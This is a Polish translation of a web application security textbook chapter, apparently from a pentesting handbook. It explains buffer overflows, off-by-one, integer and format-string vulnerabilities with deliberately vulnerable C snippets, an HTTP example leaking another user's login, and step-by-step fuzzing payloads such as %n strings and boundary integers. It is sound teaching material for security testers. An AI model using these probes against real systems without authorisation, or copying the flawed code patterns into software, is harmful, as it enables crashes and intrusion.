Luki w zabezpieczeniach związane z przepełnieniem bufora występują, gdy aplikacja kopiuje dane kontrolowane przez użytkownika do bufora pamięci, który nie jest wystarczająco duży, aby je pomieścić. Bufor docelowy jest przepełniony, co powoduje nadpisanie sąsiedniej pamięci danymi użytkownika. W zależności od charakteru luki osoba atakująca może ją wykorzystać do wykonania dowolnego kodu na serwerze lub wykonania innych nieautoryzowanych działań. Luki w zabezpieczeniach związane z przepełnieniem bufora są od lat bardzo rozpowszechnione w oprogramowaniu natywnym i są powszechnie uważane za wroga publicznego numer jeden, którego twórcy takiego oprogramowania muszą unikać.

Przepełnienie stosu

Przepełnienie bufora zwykle występuje, gdy aplikacja używa nieograniczonej operacji kopiowania (takiej jak strcpy w C) w celu skopiowania bufora o zmiennej wielkości do bufora o stałym rozmiarze

bez sprawdzania, czy bufor o stałym rozmiarze jest wystarczająco duży. Na przykład następująca funkcja kopiuje ciąg nazwy użytkownika do bufora o stałym rozmiarze przydzielonego na stosie:

```
bool CheckLogin(char* username, char* password)

{

char _username[32];

strcpy(_username, username);

...
```

Jeśli ciąg nazwy użytkownika zawiera więcej niż 32 znaki, bufor _username jest przepełniony, a atakujący nadpisuje dane w sąsiedniej pamięci. W przypadku przepełnienia bufora opartego na stosie udany exploit zazwyczaj polega na zastąpieniu zapisanego adresu zwrotnego na stosie. Gdy wywoływana jest funkcja CheckLogin, procesor umieszcza na stosie adres instrukcji następującej po wywołaniu. Po zakończeniu CheckLogin procesor zdejmuje ten adres ze stosu i zwraca wykonanie tej instrukcji. W międzyczasie funkcja CheckLogin przydziela bufor _username na stosie tuż obok zapisanego adresu zwrotnego. Jeśli atakujący może przepełnić bufor _username, może nadpisać zapisany adres zwrotny wybraną przez siebie wartością, powodując w ten sposób przeskok procesora do tego adresu i wykonanie dowolnego kodu.

Przepełnienie sterty

Przepełnienia bufora oparte na stercie zasadniczo obejmują ten sam rodzaj niebezpiecznej operacji, co opisano wcześniej, z tym wyjątkiem, że przepełniony bufor docelowy jest przydzielany na stercie, a nie na stosie:

```
bool CheckLogin(char* username, char* password)

{

char* _username = (char*) malloc(32);

strcpy(_username, username);

...
```

W przypadku przepełnienia bufora opartego na stercie, tym, co zwykle sąsiaduje z buforem docelowym, nie jest żaden zapisany adres powrotu, ale inne bloki pamięci sterty, oddzielone strukturami kontrolnymi sterty. Sterta jest zaimplementowana jako podwójnie połączona lista: każdy blok jest poprzedzony w pamięci strukturą kontrolną, która zawiera rozmiar bloku, wskaźnik do poprzedniego bloku na stercie i wskaźnik do następnego bloku na stercie. Kiedy bufor sterty jest przepełniony, struktura kontrolna sąsiedniego bloku sterty jest nadpisywana danymi kontrolowanymi przez użytkownika. Ten typ luki jest trudniejszy do wykorzystania niż przepełnienie stosu, ale powszechnym podejściem jest zapisanie spreparowanych wartości w nadpisanej strukturze kontrolnej sterty, aby spowodować arbitralne nadpisanie krytycznego wskaźnika w przyszłości. Gdy blok sterty, którego struktura kontrolna została nadpisana, zostanie zwolniony z pamięci, menedżer sterty musi zaktualizować połączoną listę bloków sterty. Aby to zrobić, musi zaktualizować wskaźnik łącza wstecznego następnego bloku sterty i zaktualizować wskaźnik łącza przedniego poprzedniego bloku sterty, tak aby te dwa elementy na połączonej liście wskazywały na siebie. W tym celu menedżer sterty używa wartości w nadpisanej strukturze kontrolnej. W szczególności, aby zaktualizować wskaźnik łącza zwrotnego następującego bloku, menedżer sterty dereferuje wskaźnik łącza nadawczego pobrany z

nadpisanej struktury kontrolnej i zapisuje do struktury pod tym adresem wartość wskaźnika łącza zwrotnego pobranego z nadpisanej struktury kontrolnej. Innymi słowy, zapisuje kontrolowaną przez użytkownika wartość do kontrolowanego przez użytkownika adresu. Jeśli atakujący odpowiednio spreparował swoje dane dotyczące przepełnienia, może nadpisać dowolny wskaźnik w pamięci wybraną przez siebie wartością w celu przejęcia kontroli nad ścieżką wykonania, a tym samym wykonania dowolnego kodu. Typowe cele nadpisania dowolnego wskaźnika to wartość wskaźnika funkcji, który później wywoła aplikacja, oraz adres programu obsługi wyjątków, który zostanie wywołany przy następnym wystąpieniu wyjątku.

UWAGA: Nowoczesne kompilatory i systemy operacyjne mają zaimplementowane różne zabezpieczenia w celu ochrony oprogramowania przed błędami programistycznymi, które prowadzą do przepełnienia bufora. Te mechanizmy obronne oznaczają, że obecnie rzeczywiste przepełnienia są generalnie trudniejsze do wykorzystania niż opisane tutaj przykłady. Aby uzyskać więcej informacji na temat tych zabezpieczeń i sposobów ich obejścia

Luki w zabezpieczeniach typu „off-by-one”.

Specyficzny rodzaj luki w zabezpieczeniach związanej z przepełnieniem pojawia się, gdy błąd programistyczny umożliwia atakującemu zapisanie pojedynczego bajtu (lub niewielkiej liczby bajtów) poza końcem przydzielonego bufora. Rozważmy następujący kod, który przydziela bufor na stosie, wykonuje zliczoną operację kopiowania bufora, a następnie kończy łańcuch docelowy znakiem null:

```
bool CheckLogin(char* username, char* password)

{

char _username[32];

int i;

for (i = 0; username[i] && i < 32; i++)

_username[i] = username[i];

_username[i] = 0;

...
```

Kod kopiuje do 32 bajtów, a następnie dodaje terminator zerowy. Stąd, jeśli nazwa użytkownika ma 32 bajty lub więcej, bajt zerowy jest zapisywany poza końcem bufora _username, uszkadzając sąsiednią pamięć. Ten warunek może być wykorzystany. Jeśli sąsiedni element na stosie jest wskaźnikiem zapisanej ramki ramki wywołującej, ustawienie bajtu niższego rzędu na zero może spowodować, że będzie on wskazywał na bufor _username, a tym samym na dane kontrolowane przez atakującego. Kiedy wywołanie funkcji powróci, może to umożliwić osobie atakującej przejęcie kontroli nad przebiegiem wykonywania. Podobny rodzaj luki pojawia się, gdy programiści przeoczą potrzebę, aby bufory ciągów zawierały miejsce na terminator zerowy. Rozważ następującą „poprawkę” oryginalnego przepełnienia sterty:

```
bool CheckLogin(char* username, char* password)

{

char* _username = (char*) malloc(32);

strncpy(_username, username, 32);
```

...

W tym przypadku programista tworzy bufor o stałej wielkości na stercie, a następnie wykonuje zliczoną operację kopiowania bufora, zaprojektowaną w celu zapewnienia, że bufor nie zostanie przepełniony. Jeśli jednak nazwa użytkownika jest dłuższa niż bufor, bufor jest całkowicie wypełniony znakami z nazwy użytkownika, nie pozostawiając miejsca na dołączenie końcowego bajtu zerowego. W związku z tym skopiowana wersja ciągu utraciła terminator o wartości null. Języki takie jak C nie mają oddzielnego zapisu długości łańcucha. Koniec łańcucha jest wskazywany przez bajt zerowy (czyli bajt z kodem znaku ASCII zero). Jeśli łańcuch traci swój terminator zerowy, efektywnie zwiększa swoją długość i kontynuuje aż do następnego bajtu w pamięci, który jest równy zero. Ta niezamierzona konsekwencja może często powodować nietypowe zachowanie i luki w zabezpieczeniach aplikacji. Autorzy natrafili na tego typu lukę w aplikacji internetowej działającej na urządzeniu sprzętowym. Aplikacja zawierała stronę, która przyjmowała dowolne parametry w żądaniu POST i zwracała formularz HTML zawierający nazwy i wartości tych parametrów jako pola ukryte. Na przykład:

POST /formRelay.cgi HTTP/1.0

Content-Length: 3

a=b

HTTP/1.1 200 OK

Date: THU, 01 SEP 2011 14:53:13 GMT

Content-Type: text/html

Content-Length: 278

<html>

<head>

<meta http-equiv=”content-type” content=”text/html;charset=iso-8859-1”>

</head>

<form name=”FORM_RELAY” action=”page.cgi” method=”POST”>

<input type=”hidden” name=”a” value=”b”>

</form>

<body onLoad=”document.FORM_RELAY.submit();”>

</body>

</html>

Z jakiegoś powodu ta strona była używana w całej aplikacji do przetwarzania wszelkiego rodzaju danych wprowadzanych przez użytkowników, z których większość była poufna. Jeśli jednak przesłano 4096 lub więcej bajtów danych, zwrócony formularz zawierał również parametry przesłane przez poprzednie żądanie do strony, nawet jeśli zostały one przesłane przez innego użytkownika. Na przykład:

POST /formRelay.cgi HTTP/1.0

Content-Length: 4096

a=bbbbbbbbbbbbb[lots more b’s]

HTTP/1.1 200 OK

Date: THU, 01 SEP 2011 14:58:31 GMT

Content-Type: text/html

Content-Length: 4598

<html>

<head>

<meta http-equiv=”content-type” content=”text/html;charset=iso-8859-1”>

</head>

<form name=”FORM_RELAY” action=”page.cgi” method=”POST”>

<input type=”hidden” name=”a” value=”bbbbbbbbbbbbb[lots more b’s]”>

<input type=”hidden” name=”strUsername” value=”agriffiths”>

<input type=”hidden” name=”strPassword” value=”aufwiedersehen”>

<input type=“hidden“ name=“Log_in“ value=“Log+In“>

</form>

<body onLoad=“document.FORM_RELAY.submit();“>

</body>

</html>

Po zidentyfikowaniu tej luki możliwe było ciągłe sondowanie podatnej strony za pomocą zbyt długich danych i analizowanie odpowiedzi w celu zarejestrowania każdego fragmentu danych przesłanych na stronę przez innych użytkowników. Obejmuje to dane logowania i inne poufne informacje. Podstawową przyczyną luki było to, że dane dostarczone przez użytkownika były przechowywane jako łańcuchy zakończone znakiem null w 4096-bajtowych blokach pamięci. Dane zostały skopiowane w sprawdzonej operacji, więc nie było możliwe proste przepełnienie. Jeśli jednak przesłano zbyt długie dane wejściowe, operacja kopiowania powodowała utratę terminatora zerowego, więc ciąg płynął do następnych danych w pamięci. W związku z tym, gdy aplikacja analizowała parametry żądania, była kontynuowana aż do następnego bajtu zerowego, w związku z czym zawierała parametry dostarczone przez innego użytkownika

Wykrywanie luk w zabezpieczeniach związanych z przepełnieniem buforu

Podstawową metodologią wykrywania luk w zabezpieczeniach związanych z przepełnieniem bufora jest wysyłanie długich ciągów danych do zidentyfikowanego celu i monitorowanie pod kątem nieprawidłowych wyników. W niektórych przypadkach istnieją subtelne luki w zabezpieczeniach, które można wykryć tylko przez wysłanie zbyt długiego łańcucha o określonej długości lub w niewielkim zakresie długości. Jednak w większości przypadków luki w zabezpieczeniach można wykryć po prostu wysyłając ciąg znaków dłuższy niż oczekuje aplikacja. Programiści zwykle tworzą bufory o stałym

rozmiarze, używając okrągłych liczb dziesiętnych lub szesnastkowych, takich jak 32, 100, 1024, 4096 i tak dalej. Prostym podejściem do wykrywania „nisko wiszących owoców” w aplikacji jest wysyłanie długich ciągów znaków w miarę identyfikowania każdego elementu danych docelowych oraz monitorowanie odpowiedzi serwera pod kątem anomalii

KROKI HACKOWANIA

1. Dla każdego docelowego elementu danych prześlij zakres długich ciągów o długości nieco większej niż typowe rozmiary buforów. Na przykład:

1100

4200

33000

2. Celuj w jeden element danych na raz, aby zmaksymalizować pokrycie ścieżek kodu w aplikacji.

3. Możesz użyć źródła ładunku bloków znaków w Burp Intruder do automatycznego generowania ładunków o różnych rozmiarach.

4. Monitoruj odpowiedzi aplikacji, aby zidentyfikować wszelkie anomalie. Niekontrolowane przepełnienie prawie na pewno spowoduje wyjątek w aplikacji. Wykrywanie, kiedy to miało miejsce w procesie zdalnym, jest trudne, ale oto kilka nietypowych zdarzeń, których należy szukać:

* Kod stanu HTTP 500 lub komunikat o błędzie, gdy inne źle sformułowane (ale nie za długie) dane wejściowe nie mają takiego samego efektu

* Komunikat informacyjny, wskazujący, że w niektórych wystąpiła awaria

natywny komponent kodu

* Z serwera otrzymano częściową lub zniekształconą odpowiedź

* Połączenie TCP z serwerem zostaje nagle przerwane bez odpowiedzi

* Cała aplikacja internetowa przestaje odpowiadać

5. Należy zauważyć, że gdy zostanie wyzwolone przepełnienie sterty, może to spowodować awarię w pewnym momencie w przyszłości, a nie natychmiast. Może być konieczne przeprowadzenie eksperymentu w celu zidentyfikowania jednego lub kilku przypadków testowych powodujących uszkodzenie sterty.

6. Luka typu off-by-one może nie spowodować awarii, ale może skutkować nietypowym zachowaniem, takim jak nieoczekiwane zwrócenie danych przez aplikację.

W niektórych przypadkach przypadki testowe mogą zostać zablokowane przez kontrole poprawności danych wejściowych zaimplementowane w samej aplikacji lub przez inne komponenty, takie jak serwer WWW. Dzieje się tak często, gdy w ciągu zapytania adresu URL przesyłane są zbyt długie dane i może być wskazywane przez ogólny komunikat, taki jak „Zbyt długi adres URL” w odpowiedzi na każdy przypadek testowy. W takiej sytuacji należy poeksperymentować, aby określić maksymalną dozwoloną długość adresu URL (która często wynosi około 2000 znaków) i dostosować rozmiary buforów, aby przypadki testowe spełniały to wymaganie. Za ogólnym filtrowaniem długości mogą nadal występować przepełnienia, które mogą być wyzwalane przez łańcuchy wystarczająco krótkie, aby ominąć to filtrowanie. W innych przypadkach filtry mogą ograniczać typ danych lub zakres znaków, które można przesłać w ramach określonego parametru. Na przykład aplikacja może sprawdzać, czy przesłana

nazwa użytkownika zawiera tylko znaki alfanumeryczne przed przekazaniem jej do funkcji zawierającej przepełnienie. Aby zmaksymalizować skuteczność testowania, należy starać się upewnić, że każdy przypadek testowy zawiera tylko znaki dozwolone w odpowiednim parametrze. Jedną ze skutecznych technik osiągnięcia tego celu jest przechwycenie normalnego żądania zawierającego dane, które aplikacja akceptuje, i rozszerzenie każdego docelowego parametru z kolei przy użyciu tych samych znaków, które już zawiera, w celu utworzenia długiego ciągu, który prawdopodobnie przejdzie przez wszelkie filtry oparte na treści . Nawet jeśli masz pewność, że występuje stan przepełnienia bufora, zdalne wykorzystanie go do wykonania dowolnego kodu jest niezwykle trudne. Peter Winter-Smith z NGSSoftware przeprowadził kilka interesujących badań dotyczących możliwości wykorzystania ślepego przepełnienia bufora.

Luki w zabezpieczeniach liczb całkowitych

Luki w zabezpieczeniach związane z liczbami całkowitymi zwykle pojawiają się, gdy aplikacja wykonuje pewne działania arytmetyczne na wartości długości przed wykonaniem operacji na buforze, ale nie bierze pod uwagę pewnych cech sposobu, w jaki kompilatory i procesory obsługują liczby całkowite. Warto zwrócić uwagę na dwa rodzaje błędów całkowitoliczbowych: przepełnienia i błędy podpisu.

Przepełnienia całkowitoliczbowe

Występują one, gdy operacja na wartości całkowitej powoduje jej wzrost powyżej maksymalnej możliwej wartości lub spadek poniżej minimalnej możliwej wartości. Kiedy to nastąpi, liczba zawija się, więc bardzo duża liczba staje się bardzo mała lub odwrotnie. Rozważ następującą „naprawę" opisanego wcześniej przepełnienia sterty:

```
bool CheckLogin(char* username, char* password)

{

unsigned short len = strlen(username) + 1;

char* _username = (char*) malloc(len);

strcpy(_username, username);

...
```

Tutaj aplikacja mierzy długość nazwy użytkownika przesłanej przez użytkownika, dodaje 1, aby pomieścić końcową wartość null, przydziela bufor o wynikowym rozmiarze, a następnie kopiuje do niego nazwę użytkownika. W przypadku danych wejściowych o normalnym rozmiarze ten kod zachowuje się zgodnie z przeznaczeniem. Jeśli jednak użytkownik poda nazwę użytkownika złożoną z 65 535 znaków, nastąpi przepełnienie liczby całkowitej. Krótka liczba całkowita zawiera 16 bitów, co jest wystarczające aby jego wartość mieściła się w przedziale od 0 do 65 535. Kiedy przesyłany jest ciąg znaków o długości 65 535, program dodaje do tego 1, a wartość zawija się do 0. Alokowany jest bufor o zerowej długości i kopiowana jest do niego długa nazwa użytkownika, co powoduje przepełnienie sterty. Atakujący skutecznie udaremnił próbę programisty upewnienia się, że bufor docelowy jest wystarczająco duży. Błędy znaku Występują, gdy aplikacja używa zarówno liczb całkowitych ze znakiem, jak i bez znaku do pomiaru długości buforów i myli je w pewnym momencie. Albo aplikacja dokonuje bezpośredniego porównania wartości ze znakiem i bez znaku, albo przekazuje wartość ze znakiem jako parametr do funkcji, która przyjmuje wartość bez znaku. W obu przypadkach wartość ze znakiem jest traktowana jako jej odpowiednik bez znaku, co oznacza, że liczba ujemna staje się dużą liczbą dodatnią. Rozważ następującą „naprawę" opisanego wcześniej przepełnienia stosu:

```
bool CheckLogin(char* username, int len, char* password)

{

char _username[32] = “”;

if (len < 32)

strncpy(_username, username, len);

...
```

Tutaj funkcja przyjmuje zarówno nazwę użytkownika podaną przez użytkownika, jak i liczbę całkowitą ze znakiem wskazującą jej długość. Programista tworzy bufor o stałym rozmiarze na stosie i sprawdza, czy długość jest mniejsza niż rozmiar bufora. Jeśli tak, programista wykonuje zliczoną kopię bufora, mającą na celu zapewnienie, że bufor nie zostanie przepełniony. Jeśli parametr len jest liczbą dodatnią, ten kod zachowuje się zgodnie z przeznaczeniem. Jeśli jednak atakujący może spowodować przekazanie do funkcji wartości ujemnej, test ochronny programisty zostaje obalony. Porównanie z 32 nadal się udaje, ponieważ kompilator traktuje obie liczby jako liczby całkowite ze znakiem. W związku z tym ujemna długość jest przekazywana do funkcji strncpy jako jej parametr count. Ponieważ strncpy przyjmuje jako ten parametr liczbę całkowitą bez znaku, kompilator niejawnie rzutuje wartość len na ten typ, więc wartość ujemna jest traktowana jako duża liczba dodatnia. Jeśli ciąg nazwy użytkownika dostarczony przez użytkownika jest dłuższy niż 32 bajty, bufor jest przepełniany, tak jak w przypadku standardowego przepełnienia stosu. Ten rodzaj ataku jest zwykle możliwy tylko wtedy, gdy atakujący może bezpośrednio kontrolować parametr długości. Na przykład, być może jest obliczany przez JavaScript po stronie klienta i przesyłany z żądaniem wraz z ciągiem znaków, do którego się odnosi. Jeśli jednak zmienna całkowita jest wystarczająco mała (na przykład krótka), a program oblicza długość po stronie serwera, osoba atakująca może również wprowadzić wartość ujemną za pomocą przepełnienia liczby całkowitej, przesyłając zbyt długi ciąg do aplikacja.

Wykrywanie luk w zabezpieczeniach liczb całkowitych

Oczywiście głównymi lokalizacjami, w których należy szukać luk w zabezpieczeniach dotyczących liczb całkowitych, są wszelkie przypadki, w których wartość całkowita jest przesyłana od klienta do serwera. Takie zachowanie zwykle pojawia się na dwa różne sposoby:

* Aplikacja może przekazywać wartości całkowite w normalny sposób jako parametry w ciągu zapytania, plikach cookie lub treści wiadomości. Liczby te są zwykle przedstawiane w postaci dziesiętnej przy użyciu standardowych znaków ASCII. Najbardziej prawdopodobnymi celami testowania są pola, które wydają się reprezentować długość przesyłanego łańcucha.

* Aplikacja może przekazywać wartości całkowite osadzone w większym blobie danych binarnych. Te dane mogą pochodzić z komponentu po stronie klienta, takiego jak formant ActiveX, lub mogły zostać przesłane przez klienta w ukrytym polu formularza lub pliku cookie. Liczby całkowite związane z długością mogą być trudniejsze do zidentyfikowania w tym kontekście. Zazwyczaj są one reprezentowane w postaci szesnastkowej i często bezpośrednio poprzedzają ciąg lub bufor, do którego się odnoszą. Należy pamiętać, że dane binarne mogą być kodowane za pomocą Base64 lub podobnych schematów do transmisji przez HTTP.

KROKI HACKOWANIA

1. Po zidentyfikowaniu celów do testów należy wysłać odpowiednie ładunki zaprojektowane tak, aby uruchamiały wszelkie luki w zabezpieczeniach. Dla każdego docelowego elementu danych wyślij po

kolei serię różnych wartości reprezentujących przypadki graniczne dla wersji ze znakiem i bez znaku o różnych rozmiarach liczb całkowitych. Na przykład:

* 0x7f i 0x80 (127 i 128)

* 0xff i 0x100 (255 i 256)

* 0x7fff i 0x8000 (32767 i 32768)

* 0xffff i 0x10000 (65535 i 65536)

* 0x7fffffff i 0x80000000 (2147483647 i 2147483648)

* 0xffffffff i 0x0 (4294967295 i 0)

2. Gdy modyfikowane dane są reprezentowane w postaci szesnastkowej, należy wysłać wersje little-endian oraz big-endian każdego przypadku testowego — na przykład ff7f oraz 7fff. Jeśli liczby szesnastkowe są przesyłane w postaci ASCII, należy użyć takiej samej wielkości liter, jakiej sama aplikacja używa dla znaków alfabetu, aby upewnić się, że są one poprawnie dekodowane.

3. Należy monitorować reakcje aplikacji na nietypowe zdarzenia w taki sam sposób, jak opisano w przypadku luk w zabezpieczeniach związanych z przepełnieniem bufora.

Luki w zabezpieczeniach ciągów formatu

Luki w zabezpieczeniach ciągów formatujących pojawiają się, gdy kontrolowane przez użytkownika dane wejściowe są przekazywane jako parametr ciągu formatującego do funkcji, która przyjmuje specyfikatory formatu, które mogą być niewłaściwie używane, jak w rodzinie funkcji printf w C. Funkcje te przyjmują zmienną liczbę parametrów, które mogą składają się z różnych typów danych, takich jak liczby i łańcuchy. Ciąg formatu przekazany do funkcji zawiera specyfikatory, które mówią jej, jakie dane są zawarte w parametrach zmiennych iw jakim formacie powinny być renderowane. Na przykład poniższy kod wyświetla komunikat zawierający wartość zmiennej count w postaci ułamka dziesiętnego:

printf(“The value of count is %d”, count.);

Najbardziej niebezpiecznym specyfikatorem formatu jest %n. Nie powoduje to drukowania żadnych danych. Powoduje raczej, że liczba bajtów danych wyjściowych do tej pory jest zapisywana pod adresem wskaźnika przekazanego jako powiązany parametr zmiennej. Na przykład:

int count = 43;

int written = 0;

printf(“The value of count is %d%n.\n”, count, &written.);

printf(“%d bytes were printed.\n”, written);

wyprowadza następujące informacje:

The value of count is 43.

24 bytes were printed.

Jeśli ciąg formatu zawiera więcej specyfikatorów niż liczba przekazanych parametrów zmiennych, funkcja nie ma możliwości wykrycia tego, więc po prostu kontynuuje przetwarzanie parametrów ze stosu wywołań. Jeśli atakujący kontroluje całość lub część ciągu formatującego przekazanego do funkcji printfstyle, zwykle może to wykorzystać do nadpisania krytycznych części pamięci procesu i ostatecznie

spowodować wykonanie dowolnego kodu. Ponieważ atakujący kontroluje ciąg formatu, może kontrolować zarówno liczbę bajtów wyprowadzanych przez funkcję, jak i wskaźnik na stosie, który jest zastępowany liczbą bajtów danych wyjściowych. Umożliwia mu to nadpisanie zapisanego adresu zwrotnego lub wskaźnika do procedury obsługi wyjątków i przejęcie kontroli nad wykonaniem w taki sam sposób, jak w przypadku przepełnienia stosu.

Wykrywanie luk w zabezpieczeniach ciągów formatujących

Najbardziej niezawodnym sposobem wykrywania błędów ciągów formatujących w aplikacji zdalnej jest przesyłanie danych zawierających różne specyfikatory formatu i monitorowanie wszelkich anomalii w zachowaniu aplikacji. Podobnie jak w przypadku niekontrolowanego wyzwalania luk w zabezpieczeniach związanych z przepełnieniem bufora, prawdopodobne jest, że sondowanie w poszukiwaniu błędów ciągu formatującego spowoduje awarię podatnej aplikacji.

KROKI HACKOWANIA

1. Kierując po kolei każdy parametr, prześlij ciągi zawierające duże liczby specyfikatorów formatu %n i %s:

%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n

%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s

Należy zauważyć, że niektóre operacje na łańcuchu formatu mogą ignorować specyfikator %n ze względów bezpieczeństwa. Podanie zamiast tego specyfikatora %s powoduje, że funkcja usuwa odwołania do każdego parametru na stosie, co prawdopodobnie skutkuje naruszeniem zasad dostępu, jeśli aplikacja jest podatna na ataki.

2. Funkcja Windows FormatMessage używa specyfikatorów w inny sposób niż rodzina printf. Aby przetestować podatne na ataki wywołania tej funkcji, należy użyć następujących ciągów znaków:

%1!n!%2!n!%3!n!%4!n!%5!n!%6!n!%7!n!%8!n!%9!n!%10!n! itp...

%1!s!%2!s!%3!s!%4!s!%5!s!%6!s!%7!s!%8!s!%9!s!%10!s! itp...

3. Pamiętaj, aby w adresie URL zakodować znak % jako %25.

4. Należy monitorować reakcje aplikacji na nietypowe zdarzenia w taki sam sposób, jak w przypadku luk w zabezpieczeniach związanych z przepełnieniem bufora.

Streszczenie

Luki w oprogramowaniu w natywnym kodzie stanowią stosunkowo niszowy obszar w odniesieniu do ataków na aplikacje internetowe. Większość aplikacji działa w zarządzanym środowisku wykonawczym, w którym nie występują klasyczne wady oprogramowania opisane w tej Części. Jednak czasami tego rodzaju luki są bardzo istotne i stwierdzono, że wpływają na wiele aplikacji internetowych działających na urządzeniach sprzętowych i innych niezarządzanych środowiskach. Dużą część takich luk można wykryć, przesyłając określony zestaw przypadków testowych na serwer i monitorując jego zachowanie. Niektóre luki w aplikacjach natywnych są stosunkowo łatwe do wykorzystania, na przykład opisana w tym rozdziale luka „off-by-one”. Jednak w większości przypadków trudno je wykorzystać, mając jedynie zdalny dostęp do podatnej aplikacji. W przeciwieństwie do większości innych rodzajów luk w zabezpieczeniach aplikacji internetowych, nawet samo szukanie klasycznych wad oprogramowania może spowodować stan odmowy usługi, jeśli aplikacja jest podatna na ataki. Przed wykonaniem takich testów należy upewnić się, że aplikacja akceptuje związane z tym ryzyko.

Pytania

1. Jeśli nie ma żadnych specjalnych zabezpieczeń, dlaczego przepełnienia bufora oparte na stosie są generalnie łatwiejsze do wykorzystania niż przepełnienia sterty?

2. W jaki sposób w językach C i C++ określa się długość łańcucha?

3. Dlaczego luka w zabezpieczeniach zwykłego urządzenia sieciowego związana z przepełnieniem bufora zwykle wiąże się ze znacznie większym prawdopodobieństwem wykorzystania niż przepełnienie zastrzeżonej aplikacji internetowej działającej w Internecie?

4. Dlaczego poniższy ciąg rozmyty miałby nie identyfikować wielu przypadków luk w zabezpieczeniach ciągów formatujących?

%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n %n%n%n%n%n...

5. Poszukujesz luk w zabezpieczeniach związanych z przepełnieniem bufora w aplikacji internetowej, która intensywnie wykorzystuje natywne komponenty kodu. Znajdujesz żądanie, które może zawierać lukę w jednym z parametrów; jednak anomalne zachowanie, które zaobserwowałeś, jest trudne do wiarygodnego odtworzenia. Czasami przesłanie długiej wartości powoduje natychmiastową awarię. Czasami trzeba przesłać go kilka razy z rzędu, aby spowodować awarię. Czasami po dużej liczbie łagodnych żądań dochodzi do awarii. Jaka jest najbardziej prawdopodobna przyczyna zachowania aplikacji?

Atakowanie architektury aplikacji

Architektura aplikacji internetowych jest ważnym obszarem bezpieczeństwa, który jest często pomijany przy ocenie bezpieczeństwa poszczególnych aplikacji. W powszechnie stosowanych architekturach warstwowych niepowodzenie segregacji różnych warstw często oznacza, że pojedyncza usterka w jednej warstwie może zostać wykorzystana do pełnego skompromitowania innych warstw, a tym samym całej aplikacji. Inny zakres zagrożeń bezpieczeństwa pojawia się w środowiskach, w których wiele aplikacji jest hostowanych w tej samej infrastrukturze lub nawet współużytkują wspólne komponenty szerszej, nadrzędnej aplikacji. W takich sytuacjach defekty lub złośliwy kod w jednej aplikacji mogą czasem zostać wykorzystane do naruszenia bezpieczeństwa całego środowiska i innych aplikacji należących do różnych klientów. Niedawny rozwój przetwarzania w „chmurze" zwiększył narażenie wielu organizacji na tego rodzaju ataki. W tej części przeanalizowano szereg różnych konfiguracji architektonicznych i opisano, w jaki sposób można wykorzystać defekty w architekturach aplikacji w celu przyspieszenia ataku.

Architektury warstwowe

Większość aplikacji internetowych korzysta z architektury wielowarstwowej, w której interfejs użytkownika aplikacji, logika biznesowa i przechowywanie danych są podzielone na wiele warstw, które mogą wykorzystywać różne technologie i być wdrażane na różnych komputerach fizycznych. Wspólna architektura trójwarstwowa obejmuje następujące warstwy:

* Warstwa prezentacji, która implementuje interfejs aplikacji

* Warstwa aplikacji, która implementuje podstawową logikę aplikacji

* Warstwa danych, która przechowuje i przetwarza dane aplikacji

W praktyce wiele złożonych aplikacji korporacyjnych wykorzystuje bardziej szczegółowy podział między warstwami. Na przykład aplikacja oparta na Javie może wykorzystywać następujące warstwy i technologie:

* Warstwa serwera aplikacji (np. Tomcat)

* Warstwa prezentacji (taka jak WebWork)

* Warstwa autoryzacji i uwierzytelniania (taka jak JAAS lub ACEGI)

* Podstawowy framework aplikacji (taki jak Struts lub Spring)

* Warstwa logiki biznesowej (taka jak Enterprise Java Beans)

* Relacyjne mapowanie obiektów bazy danych (takie jak Hibernate)

* Wywołania JDBC bazy danych

* Serwer bazy danych

Architektura wielowarstwowa ma kilka zalet w porównaniu z konstrukcją jednowarstwową. Podobnie jak w przypadku większości rodzajów oprogramowania, rozbicie bardzo złożonych zadań przetwarzania na proste i modułowe komponenty funkcjonalne może przynieść ogromne korzyści w zakresie zarządzania rozwojem aplikacji i zmniejszenia częstości występowania błędów. Poszczególne komponenty z dobrze zdefiniowanymi interfejsami mogą być łatwo ponownie wykorzystane zarówno w różnych aplikacjach, jak i pomiędzy nimi. Różni programiści mogą pracować równolegle nad komponentami bez konieczności głębokiego zrozumienia szczegółów implementacji innych

komponentów. W przypadku konieczności wymiany technologii zastosowanej na jednej z warstw można to osiągnąć przy minimalnym wpływie na pozostałe warstwy. Ponadto dobrze wdrożona architektura wielowarstwowa może pomóc w zwiększeniu poziomu bezpieczeństwa całej aplikacji.

Atakowanie warstwowych architektur

Konsekwencją poprzedniego punktu jest to, że jeśli w implementacji architektury wielowarstwowej występują defekty, mogą one wprowadzić luki w zabezpieczeniach. Zrozumienie modelu wielowarstwowego może pomóc w zaatakowaniu aplikacji internetowej, pomagając zidentyfikować, gdzie zaimplementowane są różne zabezpieczenia (takie jak kontrola dostępu i sprawdzanie poprawności danych wejściowych) oraz w jaki sposób mogą one oddziaływać na granice warstw. Źle zaprojektowana architektura warstwowa może umożliwić trzy szerokie kategorie ataków:

* Możesz być w stanie wykorzystać relacje zaufania między różnymi poziomami, aby przeprowadzić atak z jednego poziomu na drugi.

* Jeśli różne warstwy są nieodpowiednio rozdzielone, możesz wykorzystać defekt w jednej warstwie, aby bezpośrednio osłabić zabezpieczenia wdrożone na innej warstwie.

* Po osiągnięciu ograniczonego kompromisu na jednym poziomie możesz bezpośrednio zaatakować infrastrukturę obsługującą inne poziomy, a tym samym rozszerzyć swój kompromis na te poziomy.

Wykorzystanie relacji zaufania między warstwami

